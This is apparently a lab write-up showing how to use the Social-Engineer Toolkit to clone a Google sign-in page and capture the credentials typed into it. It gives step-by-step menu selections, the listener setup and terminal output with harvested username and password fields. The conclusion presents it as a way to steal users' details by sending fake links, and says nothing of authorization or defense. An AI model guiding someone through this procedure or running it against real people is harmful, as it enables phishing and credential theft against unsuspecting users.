

Social Engineering Toolkit

Objective :


Use setoolkit to get the credentials of user by cloning a website.

Steps To Clone A Website :


1. Open a terminal and create a new file test.html by using : “nano test.html” & save the file.



2. Open a new terminal and type the command “sudo setoolkit”. You can see the following :



3. Now enter the option 1 i.e., “Social-Engineering Attacks”. You can see another 10 options :



4. Select 2nd option which is “Website Attack Vectors”. You can observe 7 options :

```
set> 2
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.
The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Werth to deliver th
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.
The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.
The Tabnabbing method will wait for a user to move to a different tab, then refresh the page to something different.
The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate how
the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Har
.
The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation thr

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu
set:webattack>
```

5. Now select the “Credential Harvester Attack Method” by entering 3 which shows you 3 different methods :

```
set:webattack>3
The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.
The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.
The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu
set:webattack>
```

6. As we want to clone a website just select the “Web Template”. This method asks you to enter your IP Address :

```
set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * —

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.43.51]:
```

7. When you enter your IP Address, it asks you 3 types of templates :

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.43.51]: 192.168.43.51

**** Important Information ****

For templates, when a POST is initiated to harvest credentials, you will need a site for it to redirect.
You can configure this option under:

/etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and HARVESTER_URL to the sites you want to redirect to after it is posted. If you do not set these, then it will not redirect properly. This only goes for templates.

1. Java Required
2. Google
3. Twitter


set:webattack> Select a template:
```

8. Select the “Google” template by entering 2. Now it starts to clone the template :


```
set:webattack> Select a template: 2
[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

9. Open Firefox and enter your IP Address :



10. Enter your “username & password” to sign in with google :



11. When you observe the terminal, you can get the “credentials of the user” who uses the clone template to sign in to google :

```
192.168.43.51 ~ - [15/Jun/2025 08:37:32] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCKfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hlcDhtUfdldzBENhIFVwxsSTdNLW9MdThibW1TMFQzVUZFc1B8aURuWmLR5Q%E2%88%99APsBz4gAAAAUy4_qD7HbFz3Bw8kxnaNouLcR1D3YTjX
PARAM: service=lso
PARAM: dsh=7381887106725792428
PARAM: utf8=a
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=Harish_Kali
POSSIBLE PASSWORD FIELD FOUND: Passwd=kali
PARAM: signIn=Sign-in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Conclusion :

The Social Engineering Toolkit is a real time credentials stealing tool. By this we can get the users details easily by sending a fake link by various methods.

In this experiment we cloned “Google sign in page” to get users details by using ‘Web Template’ method of ‘Credential Harvester Attack Method’ belongs to the ‘Website Attack Vectors’ in the ‘Social-Engineering Attacks’.